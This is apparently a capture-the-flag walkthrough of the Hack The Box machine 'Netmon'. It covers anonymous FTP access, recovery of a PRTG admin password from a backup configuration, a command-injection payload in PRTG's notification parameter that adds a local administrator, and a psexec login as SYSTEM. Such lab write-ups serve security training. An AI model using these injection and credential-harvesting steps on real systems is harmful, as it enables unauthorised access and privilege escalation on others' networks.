Netmon
Contents
Intro
After a growing list of Linux boxes I've done, it's time I pivot to Windows for a bit. Fortunately, this didn't take me too long either!
User
Starting off with nmap:
sudo nmap -sC -sV 10.129.230.176

21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)

80/tcp    open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)

135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Major ports include 21 and 80 HTTP running PRTG Network Monitor and FTP with anonymous login alongside SMB.

Starting off with the webserver, it's a simple login page. All the redirects on the site went outwards, aside from Forgot password? and Need Help?, but they didn't hold any useful information.
I tried using the application's default credentials of prtgadmin:prtgadmin, but it didn't work. I did try scanning for directories with feroxbuster but to no avail.
Next thing I did was FTP onto the machine with anonymous:anonymous. Below are the non-hidden files we have access to from the get-go.
ftp> dir

02-03-19  12:18AM                 1024 .rnd
02-25-19  10:15PM                 inetpub
07-16-16  09:18AM                 PerfLogs
02-25-19  10:56PM                 Program Files
02-03-19  12:28AM                 Program Files (x86)
02-03-19  08:08AM                 Users
11-10-23  10:20AM                 Windows
We can cd into Users and see that we only have two users in total, which are Public and Administrator. We can find user.txt inside of Public's desktop folder.
ftp> dir

02-03-19  12:18AM                 1195 PRTG Enterprise Console.lnk
02-03-19  12:18AM                 1160 PRTG Network Monitor.lnk
04-19-26  10:54AM                   34 user.txt
226 Transfer complete.
ftp> get user.txt
Following this we can simply cat the user flag.
Root
Warning
I feel like it's important to mention that there are files which we could access from C:/ but they were simply hidden - ProgramData is one of them. They are shown via dir -a.Given that the webapp itself didn't net much information, we can keep going down the FTP path looking for information there.
A quick google search tells us where the hosted application's files containing data (think app configuration, databases, logs, etc.) are held by default: \ProgramData\Paessler\PRTG Network Monitor. Once we dir inside of the folder, we find 3 configuration files for PRTG - two of which are seemingly normal and one backup file.
ftp> dir
...
02-25-19  10:54PM              1189697 PRTG Configuration.dat
02-25-19  10:54PM              1189697 PRTG Configuration.old
07-14-18  03:13AM              1153755 PRTG Configuration.old.bak
The first two config files share their size, but to be sure, after downloading these files to our machine we can md5sum to check each file's MD5 signature:
md5sum *

4d41f8e4e87f0bb48f68adb7bf9e0155  PRTG Configuration.dat
4d41f8e4e87f0bb48f68adb7bf9e0155  PRTG Configuration.old
ae0e820e8c1cdb280fd154bfd15e9519  PRTG Configuration.old.bak
As for what's different between the normal and the backup configuration, anything indicating a password or private key is encrypted in the normal config file:
<privatekey>
              <flags>
                <encrypted/>
              </flags>
</privatekey>
Most things stay the same in the backup configuration as well, aside from <dbpassword>:
<dbpassword>
              <!-- User: prtgadmin -->
              PrTg@dmin2018
            </dbpassword>
Logging in with these credentials doesn't work, but after incrementing the password by 1 as you would with an IDOR, we get a successful login!

This is what PRTG's dashboard looks like. Searching for exploits for the version of PRTG this machine is running (18.1.37.13946), I found a CVE.
Inside of the account's settings there's a notifications tab. When we click on Add new program highlighted by a plus, there will be several options we'll be able to choose from; we will use Execute program>.

The parameter text field is vulnerable to command injection - we can add a user to the host machine with admin privileges, using this command line: Test.txt;net user cat Meow123! /add;net localgroup administrators cat /add



The notification won't trigger by itself though - we'll send a test notification after which our user gets added to the machine.
Following this, I tried logging in with psexec:
impacket-psexec 'cat:[email protected]'
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.230.176.....
[*] Found writable share ADMIN$
[*] Uploading file HYzNmXHj.exe
[*] Opening SVCManager on 10.129.230.176.....
[*] Creating service YVIa on 10.129.230.176.....
[*] Starting service YVIa.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
We got admin privileges! The flag can be found in Administrator's desktop. Good beginner Windows box, best of luck to anyone else popping this!